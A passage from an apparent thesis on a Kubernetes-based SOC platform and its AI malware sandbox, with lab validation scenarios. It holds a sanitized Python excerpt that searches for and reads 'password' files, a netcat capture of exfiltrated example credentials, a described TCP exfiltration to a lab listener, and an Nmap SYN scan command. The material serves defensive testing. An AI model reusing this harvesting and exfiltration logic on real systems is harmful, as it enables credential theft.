├── wazuh.yaml
└──

1 directory, 11 files
```

Figure 4.16: SOCaaS Helm Templates Folder

The templates folder contains the Kubernetes manifests used to deploy namespaces, network policies, Pipeline Gateway, Shuffle, TheHive, Wazuh, and supporting services.

```
> helm list -A
NAME      NAMESPACE    REVISION    UPDATED                               STATUS    CHART          APP VERSION
socaaS    socaaS-system  21          2026-05-11 13:50:04.62504949 +0100 CET deployed  socaaS-1.0.0  1.0.0
```

Figure 4.17: Successful SOCaaS Helm Deployment

The Helm deployment output confirms that the `socaas` chart was installed successfully, providing evidence that the platform can be deployed as a reusable Kubernetes package.

4.6 End-to-End Detection and Response Pipeline

The implemented SOCaaS pipeline connects endpoint activity to automated triage and case management. The flow begins when an attacker action, malware execution, reconnaissance scan, or suspicious network communication occurs on a monitored endpoint. The Wazuh agent installed on the endpoint collects telemetry and forwards it to the Wazuh Manager. This chain reflects established network security monitoring and incident response practice, where collection, detection, triage, and response must be traceable from evidence to action [2, 35].

The Wazuh Manager evaluates the event using built-in and custom detection rules. When an alert is produced, it is made available to the Alert Forwarder sidecar, which sends it to the Pipeline Gateway. The Pipeline Gateway validates the request, extracts observables, normalizes the alert, performs enrichment, and applies deduplication using its 300-second TTL cache.

After this processing stage, the normalized alert is sent to Shuffle SOAR. Shuffle executes the SOCaaS Wazuh Alert Triage workflow, enriches the alert further, generates AI-assisted recommendations, sends notifications, and creates a case in TheHive. Telegram is used for short analyst alerts, while email and TheHive contain richer investigation context. When a suspicious file is involved, the AI Sandbox can be invoked to analyze the file and generate a malware analysis report.

The operational flow can be summarized as follows: attacker activity, malware execution, or scan → victim endpoint → Wazuh agent → Wazuh Manager → Wazuh alerts → Alert Forwarder → Pipeline Gateway → Shuffle SOAR → Telegram and email notification → TheHive case → optional AI Sandbox analysis.




Figure 4.18: End-to-End SOCaaS Detection and Response Pipeline

The pipeline diagram summarizes the implemented SOCaaS flow from endpoint detection to Wazuh, Pipeline Gateway normalization, Shuffle SOAR automation, analyst notification, TheHive case management, and optional AI Sandbox analysis.

4.7 AI-Assisted Alert Triage

AI-assisted alert triage was implemented to improve the quality and speed of analyst decision-making. The AI recommendation node in the Shuffle workflow receives normalized structured alert context and produces recommended actions, concise evidence summaries, and response guidance. The output is designed to support containment, investigation, escalation, and evidence preservation decisions, which are core activities in incident handling guidance [35].

The AI component is treated as an assistant rather than as a final decision-maker. De-

terministic parsing and normalization are performed before the AI step. This guardrail is essential because the AI must not invent observables or create evidence that was not extracted from the alert. IP addresses, domains, hashes, URLs, ports, and process names are extracted by the Pipeline Gateway before the alert reaches the recommendation node.

The AI output is used mainly to enrich TheHive and email context. TheHive receives the full explanation because it is the formal investigation workspace. Email receives a detailed analyst-oriented summary. Telegram remains short and only carries the information necessary for immediate awareness. This separation of notification channels prevents mobile alert overload while preserving complete context for the investigation record.

The practical benefit of the AI-assisted triage layer is that analysts do not begin with raw logs only. They receive a structured interpretation of the alert, suggested containment steps, and a clear starting point for investigation. However, analyst validation remains mandatory before high-impact response actions are performed.




Figure 4.19: Shuffle AI Recommended Actions Node Output

The Shuffle node output illustrates how structured alert context is converted into recommended actions during workflow execution.




Figure 4.20: AI Recommended Analyst Actions for Data Exfiltration Alert

The data exfiltration recommendation evidence shows that the AI-assisted triage step can generate concrete containment and investigation guidance from normalized alert metadata and raw event context.

4.8 AI Sandbox Malware Analysis

Manual malware analysis is often slow and requires specialized expertise. Static analysis, behavioral interpretation, reverse engineering, IOC extraction, and report writing can delay incident response, especially when the analyst must understand an unfamiliar sample under time pressure. This challenge is more significant for small and medium-sized enterprises, which often cannot afford a dedicated malware reverse engineering team. Malware analysis literature emphasizes the importance of combining static and dynamic observations to understand malicious behavior safely and efficiently [48, 37].

SOCaaS addresses this limitation through the AI Sandbox. The AI Sandbox receives suspicious malware files from alert context and analyzes them in a temporary isolated VM. The sandbox follows a disposable lifecycle based on a golden image, a temporary VM clone, sample analysis, report generation, VM destruction, and disk deletion. This approach reduces the risk of contamination because an infected analysis environment is not reused after handling a suspicious file.

The AI Sandbox performs file identification, hash calculation, strings analysis, suspicious API call identification, static behavior analysis, reversed logic or pseudocode reconstruction, IOC extraction, MITRE ATT&CK mapping, risk assessment, and recommendation generation. Dynamic analysis can also be performed when appropriate inside the temporary isolated VM. The collected evidence is then provided to DeepSeek-V4-Pro, which generates an analyst-readable PDF report. The ATT&CK mapping allows the report to express observed behavior using a common adversary behavior knowledge base [27].

The generated report can be attached to or referenced from the TheHive case. This

transforms the sandbox from a separate technical utility into part of the SOCaaS investigation workflow. The analyst receives not only an alert, but also a structured malware analysis report containing the most important technical findings and recommended actions.

The AI Sandbox lifecycle is represented as follows: Wazuh malware alert → Shuffle malware workflow → AI Sandbox Orchestrator → temporary isolated VM → static and dynamic analysis → DeepSeek-V4-Pro report → TheHive case → VM destroyed after analysis.

This capability is one of the most important contributions of SOCaaS. It reduces the time required for first-level malware triage and provides analysts with a ready report that would otherwise require manual reverse engineering effort. For SMEs, this means faster understanding of malware behavior without the immediate need for a dedicated malware analysis team.




Figure 4.21: AI Sandbox Architecture

The workflow begins with a Wazuh malware alert forwarded through Shuffle SOAR to the AI Sandbox Orchestrator. The orchestrator creates a temporary isolated VM, submits the suspicious file for analysis, performs static and dynamic analysis, reverses engineer logic, extracts IOCs and artifacts, destroys the analysis VM, and generates a DeepSeek-V4-Pro PDF report with behavior summary, reversed logic, IOCs, MITRE ATT&CK mapping, verdict, and recommendations, which is sent to TheHive for analyst review.




Figure 4.22: AI Sandbox Orchestrator Request

Terminal view showing the sandbox run command issued to the AI Sandbox Orchestrator, displaying the case name `suspicious_file`, run ID, and file hash. The Virtual Machine Manager shows the temporary sandbox VM created from the golden image.

4.9 AI Sandbox Case Study: Password File Exfiltration Script

A controlled malware sample was used to validate the AI Sandbox under laboratory conditions. The sample was intentionally developed for the SOCaaS validation environment as a compact Python program whose objective was to search the local filesystem for filenames containing the word `password`, collect the contents of matching files, and transmit the gathered data to a controlled listener at `192.168.122.1:4444`. This scenario was selected because it combines several behaviors that are relevant to defensive analysis: recursive discovery, selective file targeting, credential harvesting intent, outbound communication, and structured data exfiltration.

The sample was submitted to the AI Sandbox as a suspicious artifact without giving the AI report-generation stage direct access to the original source code. In other words, the objective of the experiment was not to ask the model to summarize known code, but to determine whether the sandbox workflow could infer the same logic independently from the collected analysis evidence. This distinction is important from a validation perspective, because the generated report must reflect recovered behavior rather than source-level restatement.

For publication safety, the thesis includes a sanitized, non-operational excerpt that preserves the analytical structure of the laboratory sample without reproducing a reusable exfiltration tool. The original validation specimen remained confined to the controlled environment described in this work.

```

1 #!/usr/bin/env python3
2 import os
3

```

```
4 TARGET_LABEL = "controlled_listener"
5
6 def collect_password_files():
7     matches = []
8     for root, dirs, files in os.walk("."):
9         for filename in files:
10             if "password" not in filename.lower():
11                 continue
12             filepath = os.path.join(root, filename)
13             try:
14                 with open(filepath, "r", encoding="utf-8", errors="ignore")
15                     as handle:
16                     content = handle.read()
17             except Exception:
18                 continue
19             matches.append((filepath, content))
20
21     return matches
22
23 def prepare_validation_summary(matches):
24     # Network transmission intentionally removed for publication safety.
25     return [{"path": filepath, "preview_length": len(content)}
26             for filepath, content in matches]
27
28 def main():
29     matches = collect_password_files()
30     _ = prepare_validation_summary(matches)
31
32 if __name__ == "__main__":
33     main()
```

Listing 4.1: Sanitized excerpt of the controlled laboratory sample used for AI Sandbox validation

Listing 4.1 reflects the logical structure of the controlled validation sample in a sanitized form. The original laboratory sample recursively searched directories for files whose names contained the word `password`. Matching files were collected and, in the live validation specimen, their contents were prepared for exfiltration through a TCP connection to a controlled listener. The version displayed in the thesis intentionally removes the operational transmission stage while preserving the discovery and collection logic that was relevant to the case study.

The AI Sandbox identified the submitted artifact as a Python-based credential harvester and data exfiltration tool. The generated analysis recovered the same behavioral chain as the original sample: recursive file traversal, filename matching, content collection from targeted files, TCP-based exfiltration behavior, the destination `192.168.122.1:4444`, and the use of a payload structure carrying both file path and file content. The report further extracted indicators of compromise, including the SHA256 hash of the sample, the destination IP address, TCP port `4444`, the searched filename pattern containing `password`, and a network signature consistent with outbound exfiltration activity.

The strongest validation result is that the AI Sandbox reconstructed the same malicious logic and behavior as the original source code. The generated AI report successfully identified recursive file traversal, filename matching, credential harvesting behavior, TCP exfiltration, the destination IP address and port, IOC extraction, and explicit malicious intent. Most importantly, the reversed logic generated by the AI closely matched the original implementation, despite the fact that the analysis stage did not rely on direct access to the source code itself. This demonstrates that the sandbox can recover operationally meaningful malware behavior from analysis artifacts and present it in a form that is immediately usable by analysts.

The report also generated analyst response guidance, including blocking the extracted IOCs, investigating the controlled listener, scoping the affected endpoint, hunting for possible data loss, rotating exposed credentials, preserving forensic evidence, and enforcing policies against plaintext password files. These recommendations demonstrate that the AI Sandbox not only classifies a suspicious file, but also accelerates the next steps of the incident response process.

The screenshot displays a case view in TheHive for a malware alert. The case is titled "#345 [SOCaaS][CRITICAL][malware] Rule 100500 - victim-01". The left sidebar contains metadata: ID -8384, Created by SOCaaS Shuffle Integration, Created at 26/05/2026 19:38, Severity: CRITICAL, TLP: AMBER, PAP: AMBER, Assignee: SOCaaS Shuffle Integration, Status: New, Start date: 26/05/2026 19:37, Tasks completion: No tasks, Contributors: SOCaaS Shuffle Integration, and Time to detect: 1 seconds. The main panel shows the "General" tab with details about the file (payload.exe), its path, hashes, process name (powershell.exe), command line, and related network observables (Source IP: 192.168.122.180, Destination IP: 185.220.101.45, Protocol: tcp, Domain: malicious-update-service.com, URL: http://malicious-update-service.com/payload.exe, DNS Query: malicious-update-service.com). Below this, the "Alert Metadata" section shows the Alert ID (soc-1779820708), Source (wazuh), and Manager (socaas-wazuh-manager). The "Recommended Analyst Actions" section lists seven steps: isolate the endpoint, decode the PowerShell command line, search for the file, perform DNS/WHOIS lookups, correlate the alert, review firewall logs, and escalate to the incident response team.

Figure 4.23: TheHive Malware Case with AI Recommended Actions

The TheHive case view preserves the AI-generated response guidance together with the malware alert context, allowing the analyst to review recommendations inside the formal incident record.

The complete AI-generated malware analysis report, including reversed logic, IOC extraction, MITRE ATT&CK mapping, risk assessment, and recommendations, is provided in Appendix C (see Appendix C).

```
reports
├── fake_update
│   └── sandbox-fake_update-20260521-134607
│       ├── gen_report.py
│       ├── report.pdf
│       └── sandbox-fake_update-20260521-134607
│           ├── all_strings.txt
│           ├── byte_frequency.txt
│           ├── disassembly.txt
│           ├── file_info.txt
│           ├── file_type.txt
│           ├── hashes.json
│           ├── hex_dump.txt
│           ├── pe_headers.txt
│           ├── strings_commands.txt
│           ├── strings_pe.txt
│           └── strings_urls.txt
```

Figure 4.24: Static Analysis Artifacts

The directory tree shows the generated analysis output for the controlled sample, including `report.pdf`, `hashes.json`, `strings_pe.txt`, `strings_urls.txt`, `disassembly.txt`, `file_info.txt`, `pe_headers.txt`, `hex_dump.txt`, `byte_frequency.txt`, and other static analysis evidence collected during the sandbox run.

```
🌀 > ~/exfil_server_path
> nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.122.1 37960
FILE: ./passwords.txt
fakeEmail@gmail.com:Fak3Pa55word!
admin@gmail.com:IamTh3Admin!
```

Figure 4.25: Observed IOC Behaviour – Netcat Exfiltration Listener

A netcat listener on port 4444 receives a connection and captures the exfiltrated content `FILE: ./passwords.txt` along with example credentials, confirming the C2 communication pattern of the controlled sample and providing runtime evidence for IOC extraction.

4.10 Validation Scenarios

Three validation scenarios were used to evaluate SOCaaS. The main scenario is the malware and AI Sandbox validation because it demonstrates the added value of SOCaaS beyond detection and notification. Two additional scenarios were performed to validate reconnaissance and command-and-control detection. The technical commands, screenshots, and detailed evidence for these two scenarios are placed in Appendix A and Appendix B to keep this chapter focused on implementation and analysis.

4.10.1 Malware and AI Sandbox Validation

The malware validation scenario tested whether SOCaaS could support the investigation of a suspicious file. The controlled Python exfiltration sample was submitted to the AI Sandbox. The sandbox performed analysis, extracted indicators, reconstructed behavior, produced a risk verdict, generated recommendations, and created a five-page PDF report.

The validation was successful because the generated report recovered the intended behavior of the original sample. It identified recursive file searching, filename matching for `password`, file reading, TCP exfiltration, and the destination `192.168.122.1:4444`. The report also identified relevant IOCs and recommended analyst actions. This result validates the AI Sandbox as a useful SOCaaS capability for first-level malware triage.

From an operational perspective, the scenario shows that SOCaaS can shorten the time required to understand suspicious file behavior. The analyst receives an evidence-based malware report and can immediately focus on containment, scoping, credential rotation, and forensic preservation instead of beginning with manual code analysis.




Figure 4.26: Telegram Notification for Malware Detection

The Telegram notification confirms that the malware scenario produced analyst-facing notification evidence while preserving richer investigation context in TheHive and the AI Sandbox report.

4.10.2 Nmap Port Scan Validation

The Nmap port scan scenario validated reconnaissance detection. A controlled scan was executed against a monitored endpoint. Wazuh generated alerts using the custom port scan and UFW-related detection rules. The Pipeline Gateway received the alerts, extracted relevant observables such as source IP address, destination IP address, and ports, then reduced repeated alerts through the 300-second deduplication cache.

Shuffle processed the normalized alert, sent analyst notifications, and created a case in TheHive. This confirmed that SOCAas can detect and automate triage for network reconnaissance activity. The detailed Nmap scenario, screenshots, and technical evidence are provided in Appendix A: Nmap Port Scan Detection and Response.

4.10.3 C2 Beacon Validation

The C2 beacon scenario validated command-and-control detection. The test involved suspicious outbound communication from a monitored endpoint toward a controlled listener. Wazuh detected the suspicious activity, and the Pipeline Gateway extracted the relevant IP, port, domain, or process context available in the alert.

The alert was enriched, processed by Shuffle, and supported by AI-assisted recommendations. These recommendations guided analyst actions such as containment of the affected host, blocking of suspicious communication, process investigation, and hunting for related events. The detailed C2 scenario, screenshots, and technical evidence are provided in Appendix B: C2 Beacon Detection and Response.

4.11 Evaluation of Results

The SOCaaS implementation was evaluated according to detection success, forwarding reliability, enrichment quality, deduplication effectiveness, notification delivery, case creation, AI-assisted recommendation usefulness, and AI Sandbox report generation. The results show that SOCaaS successfully connects endpoint monitoring to automated investigation workflows.

Table 4.3: Evaluation of SOCaaS Implementation Results

Evaluation Point	Result	Evidence
Wazuh detection	Successful	Alerts were generated from monitored Linux and Windows endpoints.
Pipeline forwarding	Successful	The <code>/hooks/wazuh</code> endpoint received alerts from the Wazuh Alert Forwarder.
Deduplication	Successful	Repeated alerts were reduced through the 300-second TTL cache.
VirusTotal enrichment	Successful	Extracted observables were enriched where reputation lookup was meaningful.
Shuffle workflow	Successful	The <code>SOCaaS Wazuh Alert Triage</code> workflow completed successfully.
Telegram notification	Successful	Analysts received short alert notifications.
Email notification	Successful	Analysts received richer alert context by email.
TheHive case creation	Successful	Cases were created in the <code>socaas</code> organization.
AI recommendations	Successful	Structured analyst actions were generated from normalized alert context.
AI Sandbox report	Successful	A five-page PDF malware analysis report was generated.
Sandbox logic extraction	Successful	The reconstructed logic matched the original behavior of the controlled sample.
Analyst time reduction	Positive	The report summarized reverse engineering findings and reduced first-level triage effort.

The results demonstrate that SOCaaS performs more than alert collection. Wazuh detects suspicious behavior, the Pipeline Gateway normalizes and enriches alerts, Shuffle automates response actions, and TheHive stores the investigation context. The AI recommendation node improves the analyst starting point by generating structured response guidance from verified alert data.

The AI Sandbox produced the strongest validation result. It generated a five-page PDF report and reconstructed the behavior of the controlled malware sample. This shows that malware analysis time can be reduced from manual reverse engineering to automated first-level

triage and report review. For SMEs, this is an important operational advantage because it provides malware understanding without requiring a dedicated reverse engineering team.

Timing metrics can also be reported when supported by screenshots and workflow evidence. If alert timestamps confirm the result, the Mean Time to Detect can be reported as less than or equal to one minute. If the workflow execution evidence supports it, the Mean Time to Respond can be discussed around fifteen minutes. These measurements should be documented using the available screenshots and execution records rather than estimated without evidence.

4.12 Limitations and Security Considerations

Although the SOCaaS implementation successfully validates the proposed platform, several limitations and security considerations must be acknowledged. The Kubernetes cluster uses a single control-plane node. This is acceptable for the laboratory implementation, but it does not provide Kubernetes control-plane high availability. A production deployment should use multiple control-plane nodes and appropriate backup procedures [21, 23].

AI-assisted recommendations require analyst validation. The AI component improves triage and report readability, but it does not replace deterministic detection, verified evidence, or human decision-making. Analysts remain responsible for confirming incident scope, approving containment actions, and validating the relevance of recommendations.

The AI Sandbox must remain isolated. Suspicious files should be analyzed only inside a temporary isolated VM, and infected virtual machines must not be reused. The implemented lifecycle, in which the temporary VM is destroyed after analysis and its disk is deleted, reduces contamination risk and supports safer malware handling [48, 37].

Malware sample acquisition must also be controlled. Samples should be collected, stored, transferred, and analyzed only under authorized conditions. The thesis does not reproduce full malware source code or provide dangerous step-by-step malware-building instructions. The controlled exfiltration sample is discussed only through its observed behavior and generated report findings.

Threat intelligence enrichment must be interpreted carefully. Private IP addresses from the laboratory network, such as addresses in 192.168.122.0/24, cannot be meaningfully scored by public reputation services. In such cases, internal context and endpoint evidence are more important than external reputation scores.

For production use, SOCaaS should enforce TLS for exposed services, strengthen secrets management, improve access control, and persist deduplication state where operationally required. The AI Sandbox report should support expert analysis rather than replace it, especially during high-impact incidents or cases requiring forensic-grade conclusions.

4.13 Conclusion

This chapter presented the implementation and validation of the SOCaaS platform. The platform was deployed as an open-source, cloud-native SOC on Kubernetes using one control-plane node and two worker nodes. Wazuh provided endpoint detection, the Pipeline Gateway performed normalization, enrichment, and deduplication, Shuffle SOAR automated the incident response workflow, and TheHive provided case management.

The validation scenarios showed that SOCaaS can detect suspicious activity, process alerts, notify analysts, create cases, and enrich investigations with AI-assisted recommendations. The Nmap and C2 scenarios validated reconnaissance and command-and-control detection and are documented in detail in Appendix A and Appendix B.


The main contribution of this chapter is the AI Sandbox. SOCaaS does not only detect and notify; it accelerates investigation by producing an AI-generated malware analysis report containing reconstructed logic, IOCs, MITRE ATT&CK mapping, a risk verdict, and recommended analyst actions. The controlled password-file exfiltration sample demonstrated that the AI Sandbox could recover the same behavior as the original script and produce a five-page report suitable for analyst triage.

The supporting evidence is organized as follows: Appendix A presents Nmap Port Scan Detection and Response, Appendix B presents C2 Beacon Detection and Response, and Appendix C provides the AI Sandbox Generated Malware Analysis Report.

Appendix A

Nmap Port Scan Detection and Response

This appendix provides supporting evidence for the Nmap reconnaissance validation scenario summarized in Chapter 4. The objective of this scenario was to verify that SOCaaS can detect network scanning activity, enrich the resulting alert context, notify the analyst, and create an investigation trail without overloading the main implementation chapter with operational screenshots.



```
🔍 > /srv/socaas > on 🐙 main !7 ?5
> sudo nmap -sS -Pn -p 1-200 192.168.122.180
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-12 20:43 CET
Nmap scan report for 192.168.122.180
Host is up (0.0023s latency).
Not shown: 199 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 52:54:00:15:A5:15 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.85 seconds
```

Figure A.1: Controlled Nmap Port Scan Command

The scan was executed in the laboratory network against a monitored endpoint. The resulting telemetry was collected by the endpoint agent and evaluated by Wazuh rules before being forwarded to the SOCaaS automation pipeline.




Figure A.2: Telegram Notification for Nmap Port Scan Detection

The Telegram notification confirms that the reconnaissance activity was converted into an analyst-facing alert. The short notification format was intentionally used for rapid awareness, while richer evidence remained available in TheHive and Shuffle execution records.

